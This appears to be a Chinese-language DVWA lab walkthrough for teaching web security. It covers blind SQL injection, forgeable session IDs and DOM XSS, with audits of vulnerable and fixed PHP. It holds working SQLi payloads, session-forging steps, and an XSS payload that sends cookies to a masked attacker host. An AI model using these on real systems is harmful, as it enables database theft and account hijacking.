基于布尔的手工盲注步骤：

- ①判断是否存在注入，注入是字符型还是数字型
- ②猜解当前数据库名
- ③猜解数据库中的表名
- ④猜解表中的字段名
- ⑤猜解数据

盲注中常用的几个函数：substr()、count()、ascii()、length()、left()。

基于时间的手工盲注

构造包含能影响系统运行时间函数的语句，根据每次页面返回的时间，判断注入的语句是否被成功执行。如带条件的 sleep() 函数，只要存在一个满足条件的行就会延迟指定的时间，如果有多个满足条件的行就会延迟多倍时间。

常用语法格式：

Select * from table where id = 1 and if (布尔表达式, sleep (5), 1) ;

函数 if(expr1,expr2,expr3) : 如果 expr1 是 TRUE , 则 if() 的返回值为 expr2; 否则返回值为 expr3。if() 的返回值为数字值或字符串值，具体情况视其所在语境而定

注入思路：

利用 sleep() 或 benchmark() 等函数让 mysql 执行时间变长并结合判断条件语句 if(expr1,expr2,expr3)，然后通过页面的响应时间长短来判断语句返回的值是 TRUE 还是 False，从而猜解一些未知的字段。

(2) 漏洞利用 (Low)

①判断注入类型

输入 1，反馈用户存在；输入 1'，反馈用户不存在。说明存在字符型的 SQL 盲注。考虑：如果是数字型，会是什么反馈？

②猜解当前数据库名

如果用显注方式进行测试，可发现无论输入先前哪一种 payload，反馈都是用户存在或者不存在，因此无法直接猜解字段或者数据库。如同一种游戏“你做我猜”，先了解谜底的字数，再分解谜底的字面。

首先尝试能否拆解数据库名长度。

依次尝试 1' and length(database())=1 # ; 1' and length(database())=2 # ; 1' and

`length(database())=3 #` ; 皆反馈用户不存在。

User ID is MISSING from the database.

尝试 `1' and length(database())=4#` 反馈用户存在。说明数据库名长度为 4。

User ID exists in the database.

然后使用 ASCII 码猜解数据库名。

ASCII 码 48 ~ 57 对应数字 0 ~ 9, ASCII 码 58 ~ 64 对应一些符号, ASCII 码 65 ~ 90 对应 A~Z, ASCII 码 91 ~ 96 对应一些符号, ASCII 码 97 ~ 122 对于 a~z。因此可从 ASCII 码 97 开始测试。

输入 `1' and ascii(substr(database(),1,1))>97 #`, 反馈用户存在, 表示数据库名第一个字符的 ASCII 码大于 97 ;

输入 `1' and ascii(substr(database(),1,1))<122 #`, 反馈用户存在, 表示数据库名第一个字符的 ASCII 码小于 122 ;

因此数据库名第一个字符是小写字母, 后续可采用二分法来试探。

输入 `1' and ascii(substr(database(),1,1))<109#`, 反馈用户存在, 应为字母 a~m 之间 ;

输入 `1' and ascii(substr(database(),1,1))<103#`, 反馈用户存在, 应为字母 a~g 之间 ;

输入 `1' and ascii(substr(database(),1,1))<100#`, 反馈用户不存在, 应为字母 d~g 之间 ;

输入 `1' and ascii(substr(database(),1,1))=100#`, 反馈用户存在, 为字母 d ;

重复上述步骤, 可猜解数据库名为 dvwa。

③猜解数据库中表的数量

因为不会直接反馈数据库中表名, 因此首先猜解数据库表中的数量。

`1' and (select count(table_name) from information_schema.tables where table_schema=database()) = 1#` 反馈用户不存在

`1' and (select count(table_name) from information_schema.tables where table_schema=database()) = 2#` 反馈用户存在

因此说明数据库中有 2 个表。

`1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=1#` 反馈用户不存在,

`1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=2#` 反馈用户不存在

.....

`1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9#` 反馈用户存在

说明第一个表名长度为 9。Limit 0,1 表示从第 0 个数据开始, 读取 1 条记录。

继续猜表名, 使用 ASCII 码和二分法。

`1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>97#` 反馈用户存在

.....

`1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=103#` 反馈用户存在

因此第一个表的名称的第一个字母是 g。

重复上述步骤, 即可猜解出两个表名分别为 guestbook 和 users。

④猜解表中的字段名

首先猜解表中字段的数量

1' and (select count(column_name) from information_schema.columns where table_name='users')=1# 反馈用户不存在

.....

1' and (select count(column_name) from information_schema.columns where table_name='users')=8# 反馈用户存在

说明 users 表中有 8 个字段

然后挨个猜解字段名。

1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 0,1),1))=1# 反馈用户不存在

.....

1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 0,1),1))=7# 反馈用户存在

说明 users 表中第一个字段为 7 个字符长度，再采用 ASCII 码和二分法猜解出所有字段名。

1' and ascii (substr((select column_name from information_schema.columns where table_name='users' limit 0,1),1)) =117# 反馈用户存在

依次类推，猜解出所有字段名。

⑤猜解数据

同样使用 ASCII 码和二分法猜解。

基于时间的盲注

①判断输入类型

输入 1' and sleep(5)#，感觉到明显延迟。

输入 1 and sleep(5)#，没有延迟。

因此可判断存在字符型的盲注，且可通过观测时间来进行注入。

②猜解当前数据库名

首先猜解数据库名长度

输入 1' and if(length(database())=1,sleep(5),1)# 没有延迟；
输入 1' and if(length(database())=2,sleep(5),1)# 没有延迟；
输入 1' and if(length(database())=3,sleep(5),1)# 没有延迟；
输入 1' and if(length(database())=4,sleep(5),1)# 明显延迟；

说明数据库名长度为 4 个字符。

然后采用 ASCII 码和二分法猜解数据库名称。

输入 1' and if(ascii(substr(database(),1,1))>97,sleep(5),1)# 明显延迟；
.....
输入 1' and if(ascii(substr(database(),1,1))>100,sleep(5),1)# 没有延迟；
输入 1' and if(ascii(substr(database(),1,1))<100,sleep(5),1)# 没有延迟；
输入 1' and if(ascii(substr(database(),1,1))=100,sleep(5),1)# 明显延迟；

判断数据库名的第一个字符为小写字母 d。重复上述步骤，依次判断出其它字符。

③猜解数据库中的表名

首先猜解数据库中表的数量

输入 1' and if((select count(table_name) from information_schema.tables where table_schema=database())=1,sleep(5),1)# 没有延迟；
输入 1' and if((select count(table_name) from information_schema.tables where

```
table_schema=database())=2,sleep(5),1)# 明显延迟 ;
```

说明数据库中有两个表。

然后猜解表名

```
输入 1' and if(length(substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1,1))=1,sleep(5),1)# 没有延迟 ;
1' and if(length(substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1,1))=2,sleep(5),1)# 没有延迟 ;
.....
1' and if(length(substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1,1))=9,sleep(5),1)# 明显延迟 ;
```

④猜解表中字段名

首先猜解表中字段的数量

```
输入 1' and if((select count(column_name) from information_schema.columns where
table_name='users')=1,sleep(5),1)# 没有延迟 ;
.....
输入 1' and if((select count(column_name) from information_schema.columns where
table_name='users')=8,sleep(5),1)# 明显延迟 ;
```

说明 users 表中有 8 个字段。

然后依次拆解 users 表中字段名

```
输入 1' and if(length(substr((select column_name from information_schema.columns
where table_name='users' limit 0,1,1))=1,sleep(5),1)# 没有延迟 ;
.....
输入 1' and if(length(substr((select column_name from information_schema.columns
where table_name='users' limit 0,1,1))=7,sleep(5),1)# 明显延迟 ;
```

说明 users 表的第一个字段长度为 7 个字符。

采用 ASCII 码和二分法可猜解出各个字段名。

(3) 代码审计 (Low)

```
<?php

if( isset( $_GET[ 'Submit' ] ) ){
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"],  $getid ); // Removed 'or die'
to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ){
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
```

```

    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS['__mysqli_ston']))) ? false :
    $__mysqli_res);
}

?>

```

代码没有对参数 id 做任何检查和过滤，存在明显 SQL 注入漏洞，同时 SQL 语句查询反馈的结果只有两种：

User ID exists in the database. 和 User ID is MISSING from the database.

(4) 漏洞利用 (Medium)

页面使用下拉式菜单代替直接输入，因此可用抓包修改参数的方式提交注入代码。

探测出注入类型是数字型。

使用基于布尔的盲注，使用 Burp 抓包，修改 id 参数。

修改为 `1 and length(database())=4 #` 显示存在，说明数据库名的长度为 4 个字符。
 修改为 `1 and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #`，显示存在，说明数据中的第一个表名长度为 9 个字符；
 修改为 `1 and (select count(column_name) from information_schema.columns where table_name= 0x7573657273)=8 #`，(0x7573657273 为 users 的 16 进制)，显示存在，说明 users 表有 8 个字段。

使用基于时间的盲注，使用 Burp 抓包，修改 id 参数

修改为 `1 and if(length(database())=4,sleep(5),1)#`，明显延迟，说明数据库名的长度为 4 个字符；
 修改为 `1 and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9,sleep(5),1) #`，明显延迟，说明数据中的第一个表名长度为 9 个字符；
 修改为 `1 and if((select count(column_name) from information_schema.columns where table_name=0x7573657273)=8,sleep(5),1) #`，明显延迟，说明 users 表有 8 个字段。

(5) 代码审计 (Medium)

```

<?php

if( isset( $_POST[ 'Submit' ] ) ){
    // Get input
    $id = $_POST[ 'id' ];
    $id = ((isset($GLOBALS['__mysqli_ston']) &&

```



```

is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id ) :
((trigger_error("[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : ""));

    // Check database
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid ); // Removed 'or die'
to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ){
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    //mysqli_close();
}

?>

```

从代码中可以看到，利用 `mysqli_real_escape_string` 函数对特殊符号 `\x00,\n,\r,\,\'\",\x1a` 进行转义。

(6) 漏洞利用 (High)

通过打开新页面的方式提交，利用 cookie 传递参数 id，能够有效的防止自动注入工具。

攻击方式和 Low 级别一致。

(7) 代码审计 (High)

```

<?php

if( isset( $_COOKIE[ 'id' ] ) ){
    // Get input
    $id = $_COOKIE[ 'id' ];

    // Check database
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT
1;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid ); // Removed 'or die'
to suppress mysql errors

```

```
// Get results
$num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
if( $num > 0 ){
    // Feedback for end user
    echo '<pre>User ID exists in the database.</pre>';
}
else {
    // Might sleep a random amount
    if( rand( 0, 5 ) == 3 ){
        sleep( rand( 2, 4 ) );
    }

    // User wasn't found, so the page wasn't!
    header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

    // Feedback for end user
    echo '<pre>User ID is MISSING from the database.</pre>';
}

((is_null($__mysqli_res = mysqli_close($GLOBALS['__mysqli_ston']))) ? false :
$__mysqli_res);
}

?>
```

代码中可以看到，利用了 cookie 传递参数 id，当 SQL 查询结果为空时，会执行函数 sleep(seconds)，目的是为了扰乱基于时间的盲注。同时在 SQL 查询语句中添加了 LIMIT 1，希望以此控制只输出一个结果。

但实际注入代码使用了#号，将 Limit 1 注释掉了，同时实测过程中，虽然有 Sleep()函数干扰，但是还是可以较为明显的区分延迟。

(8) 漏洞利用 (High)

尝试前述所有方案皆不成功。

(9) 代码审计 (High)

```
<?php

if( isset( $_GET[ 'Submit' ] ) ){
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )){
        // Check the database
```

```

        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE
user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();

        // Get results
        if( $data->rowCount() == 1 ) {
            // Feedback for end user
            echo '<pre>User ID exists in the database.</pre>';
        }
        else {
            // User wasn't found, so the page wasn't!
            header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

            // Feedback for end user
            echo '<pre>User ID is MISSING from the database.</pre>';
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>

```

代码采用了 PDO 技术，划清了代码与数据的界限，有效防御 SQL 注入，Anti-CSRF token 机制的加入进一步提高了安全性。

八、弱会话 ID (Weak Session IDs)

(1) 漏洞介绍

首先需了解 http 协议是无状态的，即不会在服务器端保留用户信息，用户陆续访问时，需反复登录帐号，因此针对这种情况，可在服务器端产生并维护一个用户会话标志 session，并将 sessionID 反馈给客户端，客户端连续访问时，仅需要将 sessionID 包含在 cookie 中传递给服务器进行验证即可，避免反复登录。


但如果客户端能够获取、计算或轻易猜到该 sessionID，则攻击者将可以轻易获取访问权限，无需登录直接进入特定用户界面，进而进行其他操作。

Session 利用的实质：由于 SessionID 是用户登录之后才持有的唯一认证凭证，因此黑客不需要再攻击登陆过程(比如密码)，就可以轻易获取访问权限，无需登录密码直接进入特定用户界面，进而查找其他漏洞如 XSS、文件上传等等。

Session 劫持：就是一种通过窃取用户 SessionID，使用该 SessionID 登录进目标账户的攻击方法，此时攻击者实际上是使用了目标账户的有效 Session。如果 SessionID 是保存在 Cookie 中的，则这种攻击可以称为 Cookie 劫持。SessionID 还可以保存在 URL 中，作为一个请求的一个参数，但是这种方式的安全性难以经受考验。

(2) 漏洞利用 (Low)


打开一种浏览器（如火狐），进入 Weak Session IDs，点击 Generate，通过 Burp 抓包，送到 Reapter 中，并发送。



反复在 Reapter 中发送几次，可发现 dvwaSession 是依次线性递增的。

打开另一种浏览器（如 Chrome），在地址栏中输入 `http://www.dvwa-test.com/vulnerabilities/weak_id/` 则进入登录界面（logo.php），而不是 Vulnerability: Weak Session IDs 页面。

使用 Burp 拦截，重新在该浏览器中输入 `http://www.dvwa-test.com/vulnerabilities/weak_id/` Burp 代理页面中修改 Cookie 为：
`PHPSESSID=ibbcaseh6bh915n1cf1kn9ul02; security=low;dvwaSession=3`；点击 Forward 按钮。



则可发现不用登录，直接进入 Vulnerability: Weak Session IDs 页面。

(3) 代码审计 (Low)

```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset($_SESSION['last_session_id'])) {
        $_SESSION['last_session_id'] = 0;
    }
    $_SESSION['last_session_id']++;
    $cookie_value = $_SESSION['last_session_id'];
    setcookie("dvwaSession", $cookie_value);
}
?>
```

从代码中可以看到，sessionID 是直接累加的，很容易获取并猜解。

(4) 漏洞利用 (Medium)

反复提交并使用 Burp 捕获数据可知，SessionID 在不断变化，从 SessionID 的形式和变化规律可发现其使用的是时间戳。

可通过 <https://tool.lu/timestamp/> 时间戳在线查询工具获取当前时间戳，并计算好提前量准时提交或在页面中加入时间戳获取代码，可在 Chrome 浏览器中不登录进入 Vulnerability: Weak Session IDs 页面。

(5) 代码审计 (Medium)

```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = time();
    setcookie("dvwaSession", $cookie_value);
}
?>
```

从代码中可以发现，使用 time() 函数获取时间作为 SessionID 值。

(6) 漏洞利用 (High)

使用 Burp 截包，在 Repeater 中提交，从获取的 Response 中可以看到，Cookie 的组

成为：

Request

Raw	Params	Headers	Hex
<pre>1 POST /vulnerabilities/weak_id/ HTTP/1.1 2 Host: www.dvwa-test.com 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 0 9 Origin: http://www.dvwa-test.com 10 Connection: close 11 Referer: http://www.dvwa-test.com/vulnerabilities/weak_id/ 12 Cookie: dvwaSession=1584876429; PHPSESSID=ibbcas6b916n1cflkn9ul02; security= high 13 Upgrade-Insecure-Requests: 1 14</pre>			

Response

Raw	Headers	Hex	HTML	Render																								
<table><tr><th>Name</th><th>Value</th></tr><tr><td>HTTP/1.1</td><td>200 OK</td></tr><tr><td>Date</td><td>Sun, 22 Mar 2020 14:27:36 GMT</td></tr><tr><td>Server</td><td>Apache/2.4.23 (Ubuntu) OpenSSL/1.0.2j PHP/5.4.45</td></tr><tr><td>X-Powered-By</td><td>PHP/5.4.45</td></tr><tr><td>Expires</td><td>Tue, 23 Jun 2009 12:00:00 GMT</td></tr><tr><td>Cache-Control</td><td>no-cache, must-revalidate</td></tr><tr><td>Pragma</td><td>no-cache</td></tr><tr><td>Set-Cookie</td><td>dvwaSession=c81e728d9d4c2f636f067f89cc14862c; expires=Sun, 22-M...</td></tr><tr><td>Content-Length</td><td>3521</td></tr><tr><td>Connection</td><td>close</td></tr><tr><td>Content-Type</td><td>text/html; charset=gb2312</td></tr></table>					Name	Value	HTTP/1.1	200 OK	Date	Sun, 22 Mar 2020 14:27:36 GMT	Server	Apache/2.4.23 (Ubuntu) OpenSSL/1.0.2j PHP/5.4.45	X-Powered-By	PHP/5.4.45	Expires	Tue, 23 Jun 2009 12:00:00 GMT	Cache-Control	no-cache, must-revalidate	Pragma	no-cache	Set-Cookie	dvwaSession=c81e728d9d4c2f636f067f89cc14862c; expires=Sun, 22-M...	Content-Length	3521	Connection	close	Content-Type	text/html; charset=gb2312
Name	Value																											
HTTP/1.1	200 OK																											
Date	Sun, 22 Mar 2020 14:27:36 GMT																											
Server	Apache/2.4.23 (Ubuntu) OpenSSL/1.0.2j PHP/5.4.45																											
X-Powered-By	PHP/5.4.45																											
Expires	Tue, 23 Jun 2009 12:00:00 GMT																											
Cache-Control	no-cache, must-revalidate																											
Pragma	no-cache																											
Set-Cookie	dvwaSession=c81e728d9d4c2f636f067f89cc14862c; expires=Sun, 22-M...																											
Content-Length	3521																											
Connection	close																											
Content-Type	text/html; charset=gb2312																											

dvwaSession=c81e728d9d4c2f636f067f89cc14862c; expires=Sun, 22-Mar-2020 15:27:36 GMT; path=/vulnerabilities/weak_id/; domain=www.dvwa-test.com

猜测 Session 值通过 MD5 加密。将每次产生的 MD5 解密，发现解密后的值和 Low 级别一样依次递增。（MD5 在线解密网址 <https://www.cmd5.com/>）

因此可按 Low 级别的攻击方式，将 SessionID 的值换成 MD5 密文注入即可。

(7) 代码审计 (High)

```

<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset($_SESSION['last_session_id_high'])) {
        $_SESSION['last_session_id_high'] = 0;
    }
    $_SESSION['last_session_id_high']++;
    $cookie_value = md5($_SESSION['last_session_id_high']);
    setcookie("dvwaSession", $cookie_value, time()+3600, "/vulnerabilities/weak_id/",
$_SERVER['HTTP_HOST'], false, false);
}

?>

```

从代码中可以看到，Session 值采用了 MD5 加密方式。

(8) 漏洞利用 (Impossible)

使用 Burp 截包，在 Repeater 中提交，从获取的 Response 中可以看到，Cookie 的组成为：

dvwaSession=35be1593e81995c483bf0faa381dea83cbf6670c; expires=Sun, 22-Mar-2020 15:40:21 GMT; path=/vulnerabilities/weak_id/; domain=www.dvwa-test.com; secure; httponly

对 Session 值未能使用 MD5 解密，无法确定加密方式，因此无法伪造 Session 值。

(9) 代码审计 (Impossible)

```

<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = sha1(mt_rand() . time() . "Impossible");
}

```

```
        setcookie("dvwaSession", $cookie_value, time()+3600, "/vulnerabilities/weak_id/",  
$_SERVER['HTTP_HOST'], true, true);  
    }  
?>
```

从代码中看到，Session 值是随机数+时间戳+固定字符串再进行 sha1 运算。

九、DOM 型跨站脚本攻击（XSS-DOM）

1.漏洞简介

XSS（Cross Site Script），全称跨站脚本攻击，为了与 CSS（Cascading Style Sheet）有所区别，所以在安全领域称为 XSS。XSS 攻击，通常指黑客通过 HTML 注入篡改网页，插入恶意脚本，从而在用户浏览网页时，控制用户浏览器的一种攻击行为。

XSS 攻击的过程涉及以下三方：谁是攻击者？谁是受害者？谁是存在漏洞的网站（攻击者可以使用它对受害者采取行动）

在这三方之中，只有受害者会实际运行攻击者的代码。网站仅仅是发起攻击的一个载体，一般不会受到影响。可以用多种方式发起 XSS 攻击。例如，攻击者可通过电子邮件、IM 或其他途径向受害者发送一个经过精心构造的恶意 URL。当受害者在 Web 浏览器中打开该 URL 的时候，网站会显示一个页面并在受害者的计算机上执行脚本。攻击者可以使用 XSS 漏洞窃取 Cookie，劫持帐户，执行 ActiveX，执行 Flash 内容，强迫您下载软件，或者是对硬盘和数据采取操作。网络钓鱼攻击通常利用 XSS 漏洞来装扮成合法站点。可以看到很多这样的情况，比如您的银行给您发来了一封电子邮件，向您告知对您的帐户进行了一些修改并诱使您点击某些超链接。或者以管理员为攻击目标，窃取管理员凭证。

对于 DOM 型的 XSS 是一种基于 DOM 树的一种代码注入攻击方式，可以是反射型的，也可以是存储型的，最大的特点就是不与后台服务器交互，只是通过浏览器的 DOM 树解析产生。

DOM—based XSS 漏洞是基于文档对象模型 Document Object Model，DOM)的一种漏洞。DOM 是一个与平台、编程语言无关的接口，它允许程序或脚本动态地访问和更新文档内容、结构和样式，处理后的结果能够成为显示页面的一部分。DOM 中有很多对象，其中一些是用户可以操纵的，如 uRI，location，refelTer 等。客户端的脚本程序可以通过 DOM 动态地检查和修改页面内容，它不依赖于提交数据到服务器端，而从客户端获得 DOM 中的数据在本地执行，如果 DOM 中的数据没有经过严格确认，就会产生 DOM—based XSS 漏洞。

知识点	常规XSS	DOM base XSS
Javascript	了解语法即可	熟练掌握
HTML	了解语法即可	熟练掌握
CSS	不需了解	需要了解布局方法
DOM	不需了解	熟练掌握
Encode/Decode	简单了解即可	熟练掌握
Other	--	突变，优先级，宽字节，输入识别，模式识别...

可能触发 DOM 型 XSS 的属性：document.referrer 属性；window.name 属性；location

属性；innerHTML 属性；document.write 属性。

XSS 是一项既热门又不太受重视的 Web 攻击手法，原因在于：

- ①耗时间
 - ②有一定几率不成功
 - ③没有相应的软件来完成自动化攻击
 - ④前期需要基本的 html、js 功底，后期需要扎实的 html、js、actionscript2/3.0 等语言的功底
 - ⑤是一种被动的攻击手法
 - ⑥对 website 有 http-only、crossdomain.xml 没有用
- 但 XSS 几乎在每个网站都存在。

2. 漏洞利用 (LOW)

点击 select 按钮，获取浏览器地址

http://www.dvwa-test.com/vulnerabilities/xss_d/?default=English

修改浏览器地址：

[http://www.dvwa-test.com/vulnerabilities/xss_d/?default=<script>alert\(/xss/\)</script>](http://www.dvwa-test.com/vulnerabilities/xss_d/?default=<script>alert(/xss/)</script>)



写入页面的效果如下：

```
<option value="%3Cscript%3Ealert(/xss/);%3C/script%3E">
<script>alert(/xss/);</script>
```

构造 XSS 代码，访问链接：

[www.dvwa-](http://www.dvwa-test.com/vulnerabilities/xss_d/?default=<script>document.body.innerHTML=<div style=visibility:visible;><h1>This is DOM XSS</h1></div>)

[test.com/vulnerabilities/xss_d/?default=<script>document.body.innerHTML=<div style=visibility:visible;><h1>This is DOM XSS</h1></div>";</script>](http://www.dvwa-test.com/vulnerabilities/xss_d/?default=<script>document.body.innerHTML=<div style=visibility:visible;><h1>This is DOM XSS</h1></div>)

或者：

[http://www.dvwa-](http://www.dvwa-test.com/vulnerabilities/xss_d/?default=%3Cscript%3Edocument.body.innerHTML=document.cookie;%3C/script%3E)

[test.com/vulnerabilities/xss_d/?default=%3Cscript%3Edocument.body.innerHTML=document.cookie;%3C/script%3E](http://www.dvwa-test.com/vulnerabilities/xss_d/?default=%3Cscript%3Edocument.body.innerHTML=document.cookie;%3C/script%3E)

构造 XSS 代码，打 cookie：

[http://www.dvwa-](http://www.dvwa-test.com/vulnerabilities/xss_d/?default=<script>document.body.innerHTML=document.cookie;)
[test.com/vulnerabilities/xss_d/?default=<script>document.body.innerHTML=document.cookie](http://www.dvwa-test.com/vulnerabilities/xss_d/?default=<script>document.body.innerHTML=document.cookie;)

kie;</script>

获取用户的 cookie 信息：

PHPSESSID=tvqvce8lpaodu99pmhf9fr72k4; security=low

如果脚本中加入传递代码，诱惑用户点击，就可以偷偷的将这些信息发给攻击者。

www.dvwa-test.com/vulnerabilities/xss_d/?default= <script>document.location =
'http://****/cookie.php?cookie=' + document.cookie;</script>

利用漏洞跳转：

www.dvwa-test.com/vulnerabilities/xss_d/?default=<script>
alert(window.location.href='http://www.hust.edu.cn')</script>

还可以通过 js 代码获取获取键盘记录。

3. 代码审计 (LOW)

```
<?php
# No protections, anything goes
?>
```

只有一个下拉列表，没有后端代码，我们查看前端代码发现有如下内容

```
        if (document.location.href.indexOf("default=") >= 0) {
            var lang =
document.location.href.substring(document.location.href.indexOf("default=")+8);
            document.write("<option value='" + lang + "'" +
decodeURI(lang) + "</option>");
            document.write("<option value='' disabled='disabled'>----
</option>");
        }

        document.write("<option value='English'>English</option>");
        document.write("<option value='French'>French</option>");
        document.write("<option value='Spanish'>Spanish</option>");
        document.write("<option value='German'>German</option>");
```

#'document.location.href.indexOf()函数截取 url 中指定参数后面的内容

#document.location.href.substring()函数截取字符串

#decodeURI()函数将编码过的 URI 进行解码

#document.write()可以将 HTML 表达式或 JavaScript 代码

从<script>标签的代码可以看出来其作用简单来说就是把 url 中的内容提取出来写入到 html 元素中。

选择下拉列表内容，其值会赋给 default 再添加到 url 的末尾，再将其传给 option 标签的

value 结点，由于没有任何过滤，我们输入 xss 语句即可触发，例如 `<script>alert(document.cookie)</script>` 等。

4. 漏洞利用 (Medium)

使用测试 URL：

`http://www.dvwa-test.com/vulnerabilities/xss_d/?default=<script>alert(/xss/)</script>`

页面没有反应，说明直接插入 `<script>` 代码无效。

更换其它类型标签尝试，注意要闭合前面的标签 `</option></select>`。

构造 URL：

`http://www.dvwa-`

`test.com/vulnerabilities/xss_d/?default=</option></select><svg/onload=alert(document.cookie)>`

`http://www.dvwa-test.com/vulnerabilities/xss_d/?default=</option></select>`

5. 代码审计 (Medium)

```
<?php
// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null( $_GET[ 'default' ] ) ) {
    $default = $_GET['default'];

